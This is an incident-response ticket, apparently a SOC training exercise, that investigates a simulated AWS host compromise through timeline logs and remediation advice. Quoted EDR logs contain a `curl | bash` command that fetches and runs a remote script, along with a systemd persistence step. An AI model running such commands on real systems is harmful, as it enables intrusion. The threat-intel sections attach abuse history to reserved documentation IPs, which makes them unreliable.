

Alexander Isoev Ticket

The summary

A malicious curl-to-bash command was executed on the host, downloading a remote shell script and creating a persistence service. The activity indicates unauthorized access and a successful system compromise.

Description

On July 20, 2025, an unauthorized actor accessed the host and executed a `curl | bash` command that downloaded and ran a remote shell script from 203.0.113.50. This activity indicates direct code execution on the system. Shortly after the script ran, the attacker created persistence by enabling a new systemd service called `silent-shell.service`, allowing long-term remote access.

CloudTrail logs during the same period show the same external IP performing actions with the `temp-admin` IAM user, including S3 object uploads and instance tag changes. Combined with authentication and EDR logs, these events confirm that the host and the associated cloud account were fully compromised and actively controlled by the attacker.

Host Information:

Hostname: ip-10-0-12-34

Operating System: Ubuntu Linux

Host Type: Cloud Server

User Information:

Logged-in User: ubuntu

Privilege Escalation: sudo → root

Local Admin: yes (after sudo)

Login Method: SSH public key

Login Time: Jul 20, 2025, 04:10:22 UTC

Network Section:

Attacker Source IP: 198.51.100.25

Malicious Download IP: 203.0.113.50

Tactic & Technique: MITRE ATT&CK ID: T1059, T1078, T1105, T1543.002

Investigation Findings and Analysis

Timeline of Events :

First event - ConsoleLogin success (cloudtrail)

Start time : 2025-07-20 04:09:58

```
"eventTime": "2025-07-20T04:09:58Z",  
"eventName": "ConsoleLogin",  
"sourceIPAddress": "198.51.100.25",  
"userIdentity": {  
  "type": "IAMUser",  
  "userName": "temp-admin"  
},  
"responseElements": {  
  "ConsoleLogin": "Success"
```

Successful AWS Console login using IAM user temp-admin from IP **198.51.100.25**

The attacker gained initial access using the IAM user *temp-admin*.

From the same IP address (**198.51.100.25**), they authenticated via SSH using a valid public key and logged into the host as *ubuntu*

Second event - SSH login (auth.log)

Start time : 2025-07-20 04:10:22

```
Jul 20 04:10:22 ip-10-0-12-34 sshd[1998]: Accepted publickey for ubuntu from 198.51.100.25 port 54321 ssh2
```

Successful SSH login to the host using the *ubuntu* user account from IP **198.51.100.25**.

This shows that the attacker moved from cloud access to direct server access using the same external IP and valid SSH key authentication.

Third event - Privilege Escalation (auth.log)

Start time : 2025-07-20 04:11:01

```
Jul 20 04:11:01 ip-10-0-12-34 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/bin/bash
```

The attacker used the *ubuntu* account to execute `sudo /bin/bash`, successfully obtaining root-level access. This provided full administrative control of the host.

Fourth event - Suspicious File Upload (cloudtrail)

Start time : 2025-07-20 04:12:33

```
"eventTime": "2025-07-20T04:12:33Z",  
"eventName": "PutObject",  
"sourceIPAddress": "198.51.100.25",  
"userIdentity": {  
  "type": "IAMUser",  
  "userName": "temp-admin"  
},  
"requestParameters": {  
  "bucketName": "logs-backup",  
  "key": "exfil.zip"
```

The attacker used the compromised IAM user *temp-admin* to upload a file named *exfil.zip* to the bucket *logs-backup* from IP *198.51.100.25*. This activity suggests potential data exfiltration.

Fifth event - Host Tag Changed

Start time : 2025-07-20 04:14:10

```
"eventTime": "2025-07-20T04:14:10Z",
"eventName": "CreateTags",
"sourceIPAddress": "198.51.100.25",
"userIdentity": {
  "type": "IAMUser",
  "userName": "temp-admin"
},
"requestParameters": {
  "resourcesSet": [
    "i-0a12b34c56d789ef"
  ],
  "tagSet": [
    {
      "key": "Name",
      "value": "pwned"
    }
  ]
}
```

The attacker used the compromised IAM user *temp-admin* to change the instance tag to "pwned". This clearly shows malicious intent and confirms full attacker control over the resource.

Sixth event - Malicious Script Execution (CrowdStrike)


Start time : 2025-07-20 04:15:47

```
{ "timestamp": "2025-07-20T04:15:47Z", "event_type": "ProcessStart", "severity": "High", "computer_name": "ip-10-0-12-34", "user_name": "ubuntu", "process_name": "bash", "command_line": "bash -c 'curl -s http://203.0.113.50/ss.sh | bash -'", "parent_process": "sshd", "md5": "d41d8cd98f00b204e9800998ecf8427e", "sha256": "3e1a20b0a588453299ef100ad037d2e3" }
```

The attacker executed a malicious command using `curl -s http://203.0.113.50/ss.sh | bash -`, which downloaded and ran a remote shell script. This action indicates remote code execution and direct interaction with attacker-controlled infrastructure.

VirusTotal result: ↓↓↓

<https://www.virustotal.com/gui/file/e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855/detection>



The MD5 hash `d41d8cd98f00b204e9800998ecf8427e` corresponds to an empty (zero-byte) file.

VirusTotal automatically displays the associated SHA-256 hash `e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855`, which is the known hash of an empty file as well.

This confirms that no malicious file was written to disk and the execution was fileless (`curl | bash`).

Seventh event – Outbound Connection to Malicious Server (CrowdStrike)

Start time: 2025-07-20 04:15:48

```
{"timestamp": "2025-07-20T04:15:48Z", "event_type": "NetworkConnection", "severity": "High", "computer_name": "ip-10-0-12-34", "user_name": "ubuntu", "destination_ip": "203.0.113.50", "destination_port": 80, "protocol": "http", "url": "http://203.0.113.50/ss.sh"}
```

The host made an outbound *HTTP* request to **203.0.113.50** to access the script *ss.sh*. This shows the system connected to attacker infrastructure right after the malicious command was executed.

```
"alert_time": "2025-07-20T04:15:49Z",  
"title": "Suspicious shell download",  
"mitre_attack": [  
  "T1059",  
  "T1105"  
],  
"severity": "High",  
"log_source": "CrowdStrike",  
"description": "Curl pipe to bash detected targeting external IP 203.0.113.50"
```

Detection:

At 04:15:49, CrowdStrike triggered a **High-severity** alert ("**Suspicious shell download**"), confirming the malicious activity involving the remote script and IP **203.0.113.50**.

Eighth event – Persistence Created via Systemd Service (CrowdStrike)

Start time: 2025-07-20 04:16:01

```
{"timestamp": "2025-07-20T04:16:01Z", "event_type": "ProcessStart", "severity": "High", "computer_name": "ip-10-0-12-34", "user_name": "root", "process_name": "systemctl", "command_line": "systemctl enable --now silent-shell.service", "parent_process": "bash"}
```

CrowdStrike logs show the attacker executing `systemctl enable --now silent-shell.service` as root.

```
Jul 20 04:16:02 ip-10-0-12-34 systemd[1]: Started Silent Shell persistence service.
```

The systemd log (*auth.log*) indicates the service was started successfully.

```
"alert_time": "2025-07-20T04:16:05Z",  
"title": "Potential Persistence - Systemd Service",  
"mitre_attack": [  
  "T1543.002"  
],  
"severity": "High",  
"log_source": "OSQuery",  
"description": "New systemd service silent-shell.service enabled"
```

OSQuery generated a **High-severity** alert confirming the new *systemd* service was enabled.

Together, these logs confirm that the attacker successfully established persistence on the host.


External Threat Intelligence Findings

IP Reputation Analysis – 198.51.100.25

VirusTotal : <https://www.virustotal.com/gui/ip-address/198.51.100.25/detection>

Although VirusTotal shows 0/95 detections and marks this IP as private, further inspection reveals additional indicators:

VirusTotal lists several malicious samples that contain references to this IP, including:



Scanned	Detections	Type	Name
2025-01-30	34 / 72	Win32 EXE	MangoJava.exe
2025-01-30	37 / 72	Win32 EXE	metalixsense.exe
2020-08-01	14 / 62	PDF	9478f4921ddaae30fe58344ea4eba543.virus

- MangoJava.exe – 34/72 detections
- metalixsense.exe – 37/72 detections
- Suspicious PDF – 14/62 detections

These files are associated with malware families known for remote access and command execution.

The presence of this IP inside multiple malicious binaries increases confidence that the IP was used for attacker activity, even if it is not directly flagged as malicious by scanners.

AbuseIPDB : <https://www.abuseipdb.com/check/198.51.100.25>

This IP address has been reported a total of **3** times from 3 distinct sources. 198.51.100.25 was first reported on July 12th 2025, and the most recent report was **1 month ago**.

Old Reports: The most recent abuse report for this IP address is from **1 month ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp (UTC) ?	Comment	Categories
 digitallodge.cloud	2025-10-10 09:00:00 (1 month ago)	Appears in multiple public proxy lists. Possible open proxy; may be abused for spam/traffic. Action: ... show more	SSH
 Cyware Labs	2025-07-27 17:06:18 (3 months ago)	Unauthorized SSH connections and brute-force attempts	Brute-Force SSH
 Cyberify Developers	2025-07-12 17:53:10 (4 months ago)	string	DNS Compromise

AbuseIPDB contains several historical reports associated with this IP, including:

- 1. Unauthorized SSH connections and brute-force attempts
- 2. Appearance in public proxy lists
- 3. DNS compromise classification

Even though the IP belongs to a documentation range, its behavioral pattern (SSH access + malicious actions in our logs) is consistent with attacker activity in this scenario.

IP Reputation Analysis – 203.0.113.50

VirusTotal : <https://www.virustotal.com/gui/ip-address/203.0.113.50/relations>

Although VirusTotal reports no direct detections for this IP 0/95 and classifies it as private, a deeper look shows additional red flags. Several malicious samples indexed by VirusTotal reference this IP internally, indicating that it has been used in malware-related activity.

0 / 95

Community Score

6 detected files embedding this IP address

203.0.113.50

private

Scanned	Detections	Type	Name
2025-11-16	2 / 72	Win32 EXE	kerio-mirror-go-windows-amd64.exe
2025-11-11	1 / 54	Win32 EXE	kerio-mirror-go.exe
2025-10-01	2 / 64	Windows Installer	640355.msi
2025-08-03	49 / 69	Win32 EXE	2025-07-11_d8f3c42031ee7e3e7a1275cb83f88001_amadey_blackbasta_cobalt-strike_elex_luca-stealer_smoke-loader
2023-03-04	1 / 60	Windows Installer	serversmaster-129.msi
2019-08-21	1 / 70	Win32 EXE	app_EXE

kerio-mirror-go-windows-amd64.exe – 2/72 detections

kerio-mirror-go.exe – 1/54 detection

640355.msi – 2/64 detections

stealer_smoke-loader – 49/69 detections

serversmaster-129.msi – 1/60 detections

app_EXE – 1/70 detections

AbuseIPDB : <https://www.abuseipdb.com/check/203.0.113.50>

This IP address has been reported a total of 3 times from 3 distinct sources. 203.0.113.50 was first reported on August 24th 2025, and the most recent report was 1 month ago.

Old Reports: The most recent abuse report for this IP address is from 1 month ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp (UTC) ⓘ	Comment	Categories
✓  digitallodge.cloud	2025-10-10 09:00:00 ⓘ (1 month ago)	Appears frequently in rotating free proxy feeds. Consider rate-limiting and adding to internal block ... show more	Web Spam
✓  SOC [GOLINE SA]	2025-09-03 23:27:41 (2 months ago)	[GOLINE SOC Security Alert] SSH Brute Force Attack from 203.0.113.50 Threat Details:<br ... show more	Brute-Force SSH
 dineshskt4all	2025-08-24 13:28:26 (2 months ago)	...	SSH

AbuseIPDB contains several historical reports associated with this IP, including:

1. Frequent appearance in rotating free proxy feeds (Web Spam)
2. SSH brute-force activity originating from this IP
3. General SSH-related suspicious activity

Despite the documentation-only nature of this IP range, the behaviors associated with it (proxy use, SSH brute-force attempts) mirror real-world attacker techniques.


Initial Access Vector

The attack began when the IAM user temp-admin was accessed from the external IP **198.51.100.25**. This login was successful and looked completely valid from AWS's perspective, which means the attacker already had the correct username and password. There was no MFA on the account, so nothing stopped them from getting in.

A few minutes later, the same IP address connected to the server over SSH using the ubuntu account and a valid public key. This shows that the attacker had access not only to the AWS credentials, but also to the SSH key associated with the server.

In short, the attacker used legitimate credentials on both layers AWS and the host which allowed them to move in quietly without triggering any authentication failures.

Visual Attack Flow



Remediation Recommendations

1. Disable and rotate the compromised IAM user (temp-admin).

Remove all active sessions, access keys, and permissions tied to the account.

2. Enforce MFA on all IAM users immediately.

The account had no MFA, which allowed the attacker to authenticate without resistance.

3. Reset all SSH keys and remove any unknown or unused public keys.

Since the attacker used an existing SSH key, all keys associated with the host should be rotated.

4. Review and tighten IAM permissions.

The temp-admin user had overly broad privileges. Apply least-privilege access to prevent similar misuse.

5. Remove the malicious systemd persistence service.

Delete the silent-shell.service unit, disable it, and verify that no additional persistence mechanisms exist.

6. Block malicious IP addresses at the firewall/security groups.

Block inbound and outbound communication to 198.51.100.25 and 203.0.113.50.

7. Add detections for suspicious command patterns (curl | bash, encoded scripts, remote downloads).

This helps prevent fileless attacks and script-based execution.

8. Audit CloudTrail and system logs for any additional unauthorized actions.

Verify that no other API calls, privilege changes, or resource modifications occurred.

9. Improve monitoring for IAM, SSH, and system service modifications.

Enable alerts for key security-relevant changes to reduce time to detection.

Conclusion

This investigation shows that the attacker had full, legitimate-looking access from the very beginning. By using valid IAM credentials and a trusted SSH key, the intruder bypassed all traditional authentication controls and moved directly into the environment without triggering obvious failures. Once inside, the attacker escalated to root, pulled down a remote script, and created a persistent systemd service, giving them reliable long-term access. Additional AWS actions including uploading *exfil.zip* and renaming the instance — confirm that this was not accidental activity but a deliberate compromise with full control over both the host and the cloud account.

The environment must be treated as fully compromised, and immediate containment and credential rotation are required to prevent re-entry.